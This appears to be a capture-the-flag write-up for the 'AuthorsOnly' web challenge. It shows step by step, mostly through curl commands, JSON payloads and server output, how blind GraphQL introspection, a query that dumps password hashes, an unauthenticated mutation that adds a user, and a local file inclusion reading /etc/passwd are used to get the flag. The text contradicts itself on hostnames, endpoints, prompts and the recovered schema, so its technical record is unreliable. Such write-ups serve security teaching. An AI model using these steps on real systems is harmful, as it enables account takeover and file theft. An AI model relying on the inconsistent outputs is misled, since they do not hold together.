



Figure 1: img

AuthorsOnly

1st September 2023

Prepared By: PhiloMatta

Challenge Author(s): Amr006,PhiloMatta

Difficulty: Easy

Synopsis (!)

- This challenge requires participants to exploit GraphQL and LFI vulnerabilities to obtain the flag.

Description (!)

- This challenge requires understanding the authentication happening and trying to understand the graphql language and simple understanding of the Lfi.

Skills Required (!)

- Python
- Researching Skills
- graphql
- LFI

Skills Learned (!)

- Learn how Graphql works.
- Learn how to do basic mutation and get queries in graphql.
- Learn how to do a Lfi.

Enumeration (!)

-on visting the site you are greeted with a login page and no sign for a register which means you have to be a valid user only to access the service.




Figure 2: img

-Checking the Devtool through network tab a request is made to a Graphql endpoint..




Figure 3: img

- So GraphQL is a query language for APIs and a runtime for fulfilling those queries with your existing data...

So among the queries you can make two are very important: 1-introspection query which can be used to know the schema and the objects in the database 2-mutation query which is similar to an insert query where you can add for instance new users

So in order to run an introspection query i used curl...

```
(kali㉿kali)-[~] $ curl -i -X POST https://authoronly.onrender.com/graphql -H "Content-Type: application/json" -d @introspection_query.json
```

Figure 4: img

and here is the content for introspection_query json file

```
$ cat introspection_query.json
{
  "query": "query IntrospectionQuery {
    __schema {
      queryType { name }
      mutationType { name }
      subscriptionType { name }
      types {
        ... FullType
      }
      directives {
        name
        description
        locations
        args {
          ... inputValue
        }
      }
    }
  }

  fragment FullType on __Type {
    kind
    name
    description
    fields(includeDeprecated: true) {
      name
      description
      args {
        ... inputValue
      }
      type {
        ... TypeRef
      }
      isDeprecated
      deprecationReason
    }
    inputFields {
      ... inputValue
    }
    interfaces {
      ... TypeRef
    }
    enumValues(includeDeprecated: true) {
      name
      description
      isDeprecated
      deprecationReason
    }
  }
}
```




- i get the following response from the curl command.

```
halil@halil-iMac:~$ curl -X POST https://authorsonly.onrender.com/v1/graphql.min.js -H "Content-Type: application/json" -d @introspection_query.json
HTTP/2 400
date: Thu, 31 Aug 2023 22:05:38 GMT
content-type: application/json; charset=utf-8
cf-ray: 7f89370ffad3-MES
cf-cdn: cloudflare
cache-control: no-store
etag: W/"154-a2f2c1cb023799vq3WoqvfdQ"
vary: Accept-Encoding
access-control-allow-credentials: true
access-control-expose-headers: set-cookie
x-rendered-page-count: 1
x-render-origin-server: Render
server: cloudflare
alt-svc: h3="443"; ma=86400
{"errors": [{"message": "GraphQL introspection is not allowed by Apollo Server, but the query contained __schema__ type. To enable introspection, pass introspection: true to ApolloServer in production."}], "locations": [{"line": 1, "column": 33}], "extensions": [{"validationErrorCode": "INTROSPECTION_DISABLED", "code": "GRAPHQL_VALIDATION_FAILED"}]}

halil@halil-iMac:~$
```

Figure 5: img

- Which means i have to do it manually,

when trying to write an object name the language gives you an indicator which is a potential to find most objects and map the schema yourself and its called Blind introspection.

here is an example where i sent an incorrect query with the auth object but it got corrected to author

```
halil@halil-iMac:~$ curl -X POST https://authorsonly.onrender.com/v1/graphql.min.js -H "Content-Type: application/json" -d @tstQuery.json
HTTP/2 400
date: Thu, 31 Aug 2023 22:11:41 GMT
content-type: application/json; charset=utf-8
cf-ray: 7f893555f8c3e-MES
cf-cdn: cloudflare
cache-control: no-store
etag: W/"ba-bb43d8d6104a71LCrMfssusExM8"
vary: Accept-Encoding
access-control-allow-credentials: true
access-control-expose-headers: set-cookie
x-rendered-page-count: 1
x-render-origin-server: Render
server: cloudflare
alt-svc: h3="443"; ma=86400
{"errors": [{"message": "Cannot query field `auth` on type `Query`. Did you mean `author`?", "locations": [{"line": 1, "column": 17}], "extensions": [{"code": "GRAPHQL_VALIDATION_FAILED"}]}]}
```

Figure 6: img

- So you can either fuzz for schema or use a tool that does that for you (Tool used clairvoyance).
- i used the tool and ran it and saved the output in schema.json and got the following .

```

$ clairvoyance https://authorsonly.onrender.com/v1/graphql.min.js -o schema.json
2023-08-31 18:15:05    INFO    | Starting blind introspection on https://authorsonly.onrender.com/v1/graphql.min.js ...
2023-08-31 18:15:05    INFO    | Iteration 1
2023-08-31 18:15:12    WARNING | Received status code 502
2023-08-31 18:15:13    WARNING | Received status code 502
2023-08-31 18:15:41    WARNING | Received status code 502
2023-08-31 18:15:50    WARNING | Received status code 502
2023-08-31 18:15:51    INFO    | Iteration 2
2023-08-31 18:15:57    WARNING | Received status code 502
2023-08-31 18:16:25    WARNING | Received status code 502
2023-08-31 18:16:31    WARNING | Received status code 502
2023-08-31 18:16:38    INFO    | Iteration 3
2023-08-31 18:16:54    INFO    | Blind introspection complete.

```

(kali㉿kali)-[~]

```

$ cat schema.json
{
  "data": {
    "__schema": {
      "directives": [],
      "mutationType": {
        "name": "Mutation"
      },
      "queryType": {
        "name": "Query"
      },
      "subscriptionType": null,
      "types": [
        {
          "description": null,
          "enumValues": null,
          "interfaces": [],
          "kind": "SCALAR",
          "name": "String",
          "possibleTypes": null
        },
        {
          "description": null,
          "enumValues": null,
          "interfaces": [],
          "kind": "SCALAR",
          "name": "ID",
          "possibleTypes": null
        }
      ]
    }
  }
}
```

- you can either take the content of the schema and run it through a beautifier or just use chatGpt..

```

2. Mutation:
  * authenticateAuthor(author: authenticateAuthorInput): Author
  * addAuthor(author: addAuthorInput): Author

3. Author:
  * password: String
  * token: String!
  * email: String
  * name: String
  * success: String
  * redirect: String!

4. Input Object: authenticateAuthorInput
  * dummy: String

5. Input Object: addAuthorInput
  * dummy: String

6. Scalars:
  * String
  * ID

```

- we can see that there is an author object with the email / password fields.. so i ran a query to get the content... query content:

```

└$ cat getQuery.json
{
  "query": "query amr{ authors { name password } }"
}

```

Figure 7: img

```

└$ curl -i -X POST https://authorsonly.onrender.com/v1/graphql.min.js -H "Content-Type: application/json" -d @getQuery.json
HTTP/2 200
date: Thu, 31 Aug 2023 22:25:24 GMT
content-type: application/json; charset=utf-8
cf-ray: 7ff8b071ec281896-MRS
cf-cache-status: DYNAMIC
cache-control: no-store
etag: W/"72-edwQ+09nRGSfxc0Wi057JfnuIUw"
vary: Accept-Encoding
access-control-allow-credentials: true
access-control-expose-headers: set-cookie
x-powered-by: Express
x-render-origin-server: Render
server: cloudflare
alt-svc: h3=":443"; ma=86400

{"data": {"authors": [{"name": "Admin", "password": "$2a$10$dkTzeFONKZLRxgNn0Qn7H.7jzAR8Gq4n4Z09XMRmVoIxFmUc7ExiJq"}]}}

```

- it seems to be a hard hash to break so we can either try to break which would be impossible or we can use a mutation query to insert a user in the database.

mutation Query content:

```

└$ cat mutation.json
{
  "query": "mutation AddAuthor($author: addAuthorInput!) { addAuthor(author: $author) { name password } }",
  "variables": {
    "author": {
      "name": "user",
      "email": "user@example.com",
      "password": "123456"
    }
  }
}

```

Figure 8: img

```

└$ curl -i -X POST https://authorsonly.onrender.com/v1/graphql.min.js -H "Content-Type: application/json" -d @mutation.json
HTTP/2 200
date: Fri, 01 Sep 2023 22:33:18 GMT
content-type: application/json; charset=utf-8
cf-ray: 7f8b0c0803b0d9-MRS
cf-cache-status: DYNAMIC
cache-control: no-store
etag: W/"ce-046MPJASjdbqjCjxOvLhsnBdM"
vary: Accept-Encoding
access-control-allow-credentials: true
access-control-expose-headers: set-cookie
x-powered-by: Express
x-render-origin-server: Render
server: cloudflare
alt-svc: h3=":443"; ma=86400

{"data": {"addAuthor": [{"name": "Admin", "password": "$2a$10$dkTzeFONKZLRxgNn0Qn7H.7jzAR8Gq4n4Z09XMRmVoIxFmUc7ExiJq"}, {"name": "user", "password": "$2a$10$XlwIR1Cr0QeDokfA0zsQeEw9wRE10NfxI3nUKy7LGdgryXsw"}]}}

```

- so a user is inserted in the database successfully now i can login with the email and password..

Solution (!)

- on login i am greeted with a home page displaying book contents and upon clicking any book the url is updated with a file parameter.



Figure 9: img

- so on first thought an LFi could arrise here so i tried to get the content of the etc/passwd file and it worked.



Figure 10: img

Getting the flag (!)

- so the flag could be in this directory or the one before so its a matter of guessing and here is the flag.....




Figure 11: img